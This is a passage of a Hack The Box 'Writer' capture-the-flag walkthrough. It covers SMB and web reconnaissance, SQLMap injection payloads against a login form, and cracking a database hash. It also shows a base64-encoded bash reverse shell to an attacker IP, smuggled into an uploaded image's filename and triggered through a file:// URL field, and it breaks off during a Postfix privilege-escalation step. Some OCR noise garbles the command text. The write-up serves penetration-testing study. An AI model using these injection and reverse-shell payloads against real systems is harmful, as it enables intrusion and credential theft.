

Template walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	8
Personal comments	12
References	13

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - SMB shares found.....	2
Figure 3 - ffuf scan results.....	3
Figure 4 - SQL Injection found via SQLMap	3
Figure 5 - DB user privileges	4
Figure 6 - Reading of 000-default.conf file	4
Figure 7 - writer.esgi file	5
Figure 8 - __init__.py file	5
Figure 9 - Malicious fake image file	6
Figure 10 - Reverse shell invoking.....	6
Figure 11 - Database credentials found.....	7
Figure 12 - Kyle credentials.....	7
Figure 13 - Kyle credentials cracked	7
Figure 14 - User flag.....	8
Figure 15 - LinPEAS output	8
Figure 16 - Postfix version.....	9
Figure 17 - Disclaimer file permissions	9
Figure 18 - User info	9
Figure 19 - First shell as john user	10
Figure 20 - John SSH key	10
Figure 21 - Login as john via SSH	11
Figure 22 - Folder permission	11
Figure 23 - APT task files.....	11
Figure 24 - Cronjob scheduled	12
Figure 25 - root shell and root flag	12

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
(k14d1u5@kali)-[~/Linux/Medium/Writer/nMap]
$ nmap -sT -sV -p- -A 10.10.11.101 -oA Writer
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-02 03:02 PDT
Nmap scan report for 10.10.11.101
Host is up (0.042s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Story Bank | Writer.HTB
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2025-07-02T10:02:36
|_  start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.02 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80, 139 and 445. Therefore, enabled services are SSH (22) and SMB (139, 445). Also, a web application is running on port 80. Lastly, nMap tool recognized Linux as operative system.

Initial foothold

First of all, I investigated SMB service and I looked for some interesting shares:

```
(k14d1u5@kali)-[~/Desktop]
$ smbclient -L //10.10.11.101 -N

  H.Sharename BOX      Type      Comment
-----
print$          Disk      Printer Drivers
writer2_project Disk      
IPC$            IPC       IPC Service (writer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.11.101 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Figure 2 - SMB shares found

However, I was not able to access to them because I hadn't credentials. Therefore, I investigated the web application running on port 80. Luckily, I found two interesting new paths:



```
[Status: 200, Size: 11971, Words: 735, Lines: 319, Duration: 121ms]
| URL | http://10.10.11.101/
* FUZZ:

[Status: 200, Size: 11971, Words: 735, Lines: 319, Duration: 123ms]
| URL | http://10.10.11.101/.
* FUZZ: .

[Status: 200, Size: 3522, Words: 250, Lines: 75, Duration: 188ms]
| URL | http://10.10.11.101/about
* FUZZ: about

[Status: 200, Size: 1443, Words: 185, Lines: 35, Duration: 214ms]
| URL | http://10.10.11.101/administrative
* FUZZ: administrative

[Status: 200, Size: 4905, Words: 242, Lines: 110, Duration: 184ms]
| URL | http://10.10.11.101/contact
* FUZZ: contact

[Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 256ms]
| URL | http://10.10.11.101/dashboard
| → | http://10.10.11.101/
* FUZZ: dashboard

[Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 163ms]
| URL | http://10.10.11.101/logout
| → | http://10.10.11.101/
* FUZZ: logout

[Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 256ms]
| URL | http://10.10.11.101/server-status
* FUZZ: server-status


[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 156ms]
| URL | http://10.10.11.101/static
| → | http://10.10.11.101/static/
* FUZZ: static

:: Progress: [255948/255948] :: Job [1/1] :: 1017 req/sec :: Duration: [0:03:54] :: Errors: 0
```

Figure 3 - ffuf scan results

User flag

Since I found a login form on the new path, I tried to exploit it via SQL Injection. It was possible and I used SQLMap to accomplish this goal:



```
[07:13:24] [INFO] testing 'MySQL UNION query (15) - 1 to 20 columns'
[07:14:24] [INFO] testing 'MySQL UNION query (15) - 21 to 40 columns'
[07:14:36] [INFO] testing 'MySQL UNION query (15) - 41 to 60 columns'
[07:14:44] [INFO] testing 'MySQL UNION query (15) - 61 to 80 columns'
[07:14:56] [INFO] testing 'MySQL UNION query (15) - 81 to 100 columns'
[07:15:09] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[07:15:09] [INFO] checking if the injection point on POST parameter 'uname' is a false positive
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 420 HTTP(s) requests:

Parameter: uname (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: uname='5253' OR 3579=3579-- YXg0bG9kaXN0eS5253
  Rankings:
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: uname=aaaaa' AND 2620=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- scEmBpassword=aaaaaaa

[07:16:10] [INFO] the back-end DBMS is MySQL
[07:16:12] [WARNING] reflective value(s) found and filtering out

web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL > 5.0.12 (TiDB fork)
[07:16:28] [INFO] fetched data logged to text files under '/home/k14du5/.local/share/sqlmap/output/10.10.11.101'

[+] ending @ 07:16:28 /2025-07-04/
```

Figure 4 - SQL Injection found via SQLMap


The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali:~/Desktop$ sqlmap --url http://10.10.11.101 --level 5 --risk 3 --privileges --drop-set-cookie
[+] starting @ 04:33:25 / 2025-07-09/
[04:33:25] [INFO] parsing HTTP request from 'login.txt'
[04:33:25] [INFO] resuming back-end DBMS 'mysql'
[04:33:25] [INFO] testing connection to the target URL
sqlmap Assume the following injection point(s) from stored session:

Parameter: uname (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: uname--7838' OR 6153=6153 -- FwFwpassw0rd=aaaaaa

[04:33:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 18.10 (euan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 5 (MariaDB fork)
[04:33:26] [INFO] fetching database users privileges
[04:33:26] [INFO] fetching database users
[04:33:26] [INFO] fetching number of database users
[04:33:26] [INFO] resumed: 1
[04:33:26] [INFO] resumed: 'admin@localhost'
[04:33:26] [INFO] fetching number of privileges for user 'admin'
[04:33:26] [WARNING] running in a single-thread mode. Please consider usage of option '-threads' for faster data retrieval
[04:33:26] [INFO] retrieved:
got a refresh intent (redirect like response common to login pages) to "/dashbord". Do you want to apply it from now on [Y/n] y
got a 302 redirect to 'http://10.10.11.101/'. Do you want to follow? [Y/n] y
[04:33:29] [INFO] fetching privileges for user 'admin'
[04:33:29] [INFO] retrieved: FILE
database management system users privileges:
[+] xadmirn [1]:
privilege: FILE
[04:33:37] [INFO] fetched data logged to text files under '/home/kali4n5/.local/share/sqlmap/output/10.10.11.101'
[+] ending @ 04:33:37 / 2025-07-09/
[+] [H] for help
```

Due to this privilege, I was able to read some interesting files. One of these, allowed me to find a new virtual host, as shown I the following picture:



Also, I found a file named *writer.wsgi*:




Figure 7 - writer.esgi file

The interesting thing about this file is that it is write in Python. Usually, a python project has a `__init__.py` file. Therefore, I tried to read this file in the same way I just did. Luckily, this file existed and I downloaded it. Analyzing this file, I found the implementation of web application file upload functionality:




Figure 8 - __init__.py file

In particular, I learnt that the uploaded image was moved in the `/static/img` path. Also, it used the `urlretrive` function that allow the user to provide a local file path, using the `file://` schema. Therefore, I tried to login in the web application. Using one of the SQLInjection payload used by SQLMap, I was able to access to the web application administrative panel. At this point, I tried to exploit the file upload functionality and I exploited the SSRF vulnerability. To do it, I created a fake image file which name has a reverse shell command encoded in base64, as shown in the following picture:

```
(k14d1u5@kali) ~ [~/Desktop] Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
$ echo -n "bash -c 'bash -i >6 /dev/tcp/10.10.14.6/6666 0>61'" | base64
YmFzaCATYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzY2NjYgMD4mMSc=
HACKTHEBOX Search Hack The Box
(k14d1u5@kali) ~ [~/Desktop]
$ touch '1.jpg; `echo YmFzaCATYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzY2NjYgMD4mMSc= | base64 -d | bash`';'
```

Figure 9 - Malicious fake image file

After I uploaded it, I was able to invoke the payload uploading it again. This time, I uploaded the file from the file system, as shown in the following picture:

```
Request to http://10.10.11.101:80
Forward Drop Intercept on Action Open browser
Pretty Raw Hex
1 POST /dashboard/stories/edit/1 HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----21387595151015616891757425258
8 Content-Length: 6295
9 Origin: http://10.10.11.101
10 Connection: close
11 Referer: http://10.10.11.101/dashboard/stories/edit/1
12 Cookie: session=cJyrvIotT1S6LJkySouT1VXCPxSPFtCh1cXUOUAVSSouUdF8X0d1xfz9HWiFhSLoss018vL9cVL8osSS0y1i80ys9KT56B8uH9MUL0zP1CipjLDR1ePqUdYKureKSLq1AHRJKXY.aHegKg.Zw50D_A1vUqco7288nv0Xffs5vU
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----21387595151015616891757425258
17 Content-Disposition: form-data; name="title"
18
19 On the Origin of Shadows
20 -----21387595151015616891757425258
21 Content-Disposition: form-data; name="tagline"
22
23 #BewareOfShadows
24 -----21387595151015616891757425258
25 Content-Disposition: form-data; name="image"; filename=""
26 Content-Type: application/octet-stream
27
28 -----21387595151015616891757425258
29 Content-Disposition: form-data; name="image_url"
30
31 file:///var/www/writer.htb/writer/static/img/1.jpg; `echo YmFzaCATYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzY2NjYgMD4mMSc= | base64 -d | bash`:#
32 -----21387595151015616891757425258
33 Content-Disposition: form-data; name="content"
34
35 There are two things I have always wanted you to know about the house. Ever since you picked it out, in the middle of a recession, at a heavy discount, as you put it. As if it was a carton of milk about to go out of date. For us, you said, finally away from the hustle. And there are two things I have wanted to tell you. But I didn't know how.
36
37 1. I hate the glass door to the back garden. It's like a wound barely held by shaggy stitches. One measly screwdriver stuck into the lock would suffice to split it open, exposing the house's organs viable to sell on the black market. The hall like intestines, dark and humid, slapped with some nonsensical paintings you were certain would triple in value sometime. The bathroom like a liver, naroon and old-fashioned, an old bonsai fig ruling over the windowsill. You always prayed it wouldn't just drop dead, except trees don't do that, you know, they die standing. 'It will be worth a fortune one day.' At night, it cast a shadow like a mad broom that developed an evil mind of its own and wanted to sweep us under the rug when we came in for a midnight pee.
38
39 I wonder what our bedroom would be if it were a body part. The spleen comes to mind. An organ so forgotten nobody can remember what it does. I looked it up and the spleen filters bad blood as it turns out. That's about right, more often than not, we argued in bed instead of, and then you bought the big TV. 'Who puts a screen in their bedroom?' I asked you. 'Couples with,' you replied, 'You know.' Or couples without. Prepositions were often missing
```

Figure 10 - Reverse shell invoking

In this way, I was able to obtain a shell as `www — data` user. Therefore, I started to look for some interesting information. Luckily, I found out some database credentials:

```

www-data@writer:/var/www/writer2_project/writerv2$ cat /etc/mysql/my.cnf
cat /etc/mysql/my.cnf
# The MariaDB configuration file

# The MariaDB/MySQL tools read configuration files in the following order:
# 1. "/etc/mysql/mariadb.cnf" (this file) to set global defaults,
# 2. "/etc/mysql/conf.d/*.cnf" to set global options.
# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.
# 4. "~/.my.cnf" to set user-specific options.

# If the same option is defined multiple times, the last one will apply.

# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.

# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]
# Import all .cnf files from configuration directory
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

[client]
database = d
user = d      r
password = D
default-character-set = utf8
www-data@writer:/var/www/writer2_project/writerv2$

```

Figure 11 - Database credentials found

Next, I just connected to the database and I explored it. I found new credentials regarding the *kyle* user:

```

www-data@writer:/var/www/writer2_project/writerv2$ mysql -u d
<u>u</u>_user;" > /tmp/output.txt 66 cat /tmp/output.txt
id      password      last_login      is_superuser      username      first_name      last_name      email      is_staff      is_active      date_joined
1       p              2021-05-19 12:41:37.168368
www-data@writer:/var/www/writer2_project/writerv2$

```

Figure 12 - Kyle credentials

Obviously, credentials are hashed. Next step was cracking it and, luckily, I was successful:

```

p
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10000 (Diango (PBKDF2-SHA256))
Hash.Target.....: p
Time.Started.....: Wed Jul 16 09:08:43 2025 (2 mins, 49 secs)
Time.Estimated...: Wed Jul 16 09:11:32 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 56 H/s (6.09ms) @ Accel:32 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 9472/14344385 (0.07%)
Rejected.....: 0/9472 (0.00%)
Restore.Point....: 9344/14344385 (0.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:259072-259999
Candidate.Engine.: Device Generator
Candidates.#1....: jodete → lamisma
Hardware.Mon.#1..: Util: 90%

Started: Wed Jul 16 09:08:42 2025
Stopped: Wed Jul 16 09:11:34 2025

```

Figure 13 - Kyle credentials cracked

Finally, I was able to connect to the target via SSH as *kyle* user and I retrieved the user flag:

```
(k14d1u5@kali) ~/Desktop
$ ssh kyle@10.10.11.101
kyle@10.10.11.101's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 16 Jul 16:13:16 UTC 2025

System load: 0.03
Usage of /: 64.1% of 6.82GB
Memory usage: 20%
Swap usage: 0%
Processes: 254
Users logged in: 0
IPv4 address for eth0: 10.10.11.101
IPv6 address for eth0: dead:beef::250:56ff:feb0:ca82

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
kyle@writer:~$ pwd
/home/kyle
kyle@writer:~$ ls -la
total 28
drwxr-xr-x 3 kyle kyle 4096 Aug  5  2021 .
drwxr-xr-x 4 root root 4096 Jul  9  2021 ..
lrwxrwxrwx 1 root root   9 May 18  2021 .bash_history -> /dev/null
-rw-r--r-- 1 kyle kyle  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 kyle kyle 3771 Feb 25  2020 .bashrc
drwx----- 2 kyle kyle 4096 Jul 28  2021 .cache
-rw-r--r-- 1 kyle kyle  807 Feb 25  2020 .profile
-r----- 1 kyle kyle   33 Jul 16 13:00 user.txt
kyle@writer:~$ cat user.txt
1
kyle@writer:~$
```

Figure 14 - User flag

Privilege escalation

After all the effort I put until now, I started to find a way to escalate my privileges. First of all, I run LinPEAS tool. From its output, I found a Postfix interesting file used by *john* user:

```
HACKING Analyzing Postfix Files (limit 70)
-rwxr-xr-x 1 root root 3368 Apr 16  2020 /etc/init.d/postfix

-rw-r--r-- 1 root root 30 Jun 19  2020 /etc/insserv.conf.d/postfix

-rwxr-xr-x 1 root root 800 Jun 19  2020 /etc/network/if-down.d/postfix

-rwxr-xr-x 1 root root 1117 Jun 19  2020 /etc/network/if-up.d/postfix

drwxr-xr-x 5 root root 4096 Jul  9  2021 /etc/postfix
-rw-r--r-- 1 root root 6373 Jul 21 15:24 /etc/postfix/master.cf
# flags=DRhu user=vmail argv=/usr/bin/maildrop -d ${recipient}
# user=cyrus argv=/usr/bin/deliver -e -r ${sender} -m ${extension} ${user}
# flags=R user=cyrus argv=/usr/bin/deliver -e -m ${extension} ${user}
flags=Fqhu user=uucp argv=uux -r -n -z -a$sender - $nexthop!rmail ($recipient)
flags=F user=ftn argv=/usr/lib/imap/imap -r $nexthop ($recipient)
flags=Fq user=bsmtp argv=/usr/lib/bsmtp/bsmtp -t$nexthop -f$sender $recipient
flags=R user=scaemail argv=/usr/lib/scaemail/bin/scaemail-store $nexthop $user ${extension}
flags=FR user=list argv=/usr/lib/mailman/bin/postfix-to-mailman.py
flags=R user=john argv=/etc/postfix/disclaimer -f ${sender} -- ${recipient}
```

Figure 15 - LinPEAS output

At this point, I verified which Postfix version was installed:


```

kyle@writer:~$ ps -ef | grep postfix
root      2752      1  0 13:55 ?        00:00:00 /usr/lib/postfix/sbin/master -w
postfix    2754     2752  0 13:55 ?        00:00:00 qmgr -l -t unix -u
postfix    2763     2752  0 13:55 ?        00:00:00 tlsmgr -l -t unix -u -c
postfix    141263    2752  0 15:32 ?        00:00:00 pickup -l -t unix -u -c
kyle      141498    73759  0 15:38 pts/0    00:00:00 grep --color=auto postfix
kyle@writer:~$ postconf -d | grep mail_version
mail_version = 3.4.13
milter_macro_v = $mail_name $mail_version
kyle@writer:~$ less

```

Figure 16 - Postfix version

Also, I investigated the disclaimer file. In particular, I noted that it was writable by *filter* group:

```

kyle@writer:~$ ls -la /etc/postfix/disclaimer
-rwxrwxr-x 1 root filter 1021 Jul 21 16:02 /etc/postfix/disclaimer
kyle@writer:~$ cat /etc/postfix/disclaimer
#!/bin/sh
# localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexit.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$${DISCLAIMER_ADDRESSES}` ]; then
    /usr/bin/altermime --input=in.$$ \
        --disclaimer=/etc/postfix/disclaimer.txt \
        --disclaimer-html=/etc/postfix/disclaimer.txt \
        --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm"
fi

$SENDMAIL "$@" <in.$$

exit $?
kyle@writer:~$ less

```

Figure 17 - Disclaimer file permissions

Therefore, I checked my user information. Luckily, my user was in the *filter* group:

```

kyle@writer:~$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:~$ less

```

Figure 18 - User info

At this point, I looked for an interesting exploit on the Internet and I performed it. In this way, I was able to obtain a first shell as *john* user, as shown in the following picture:

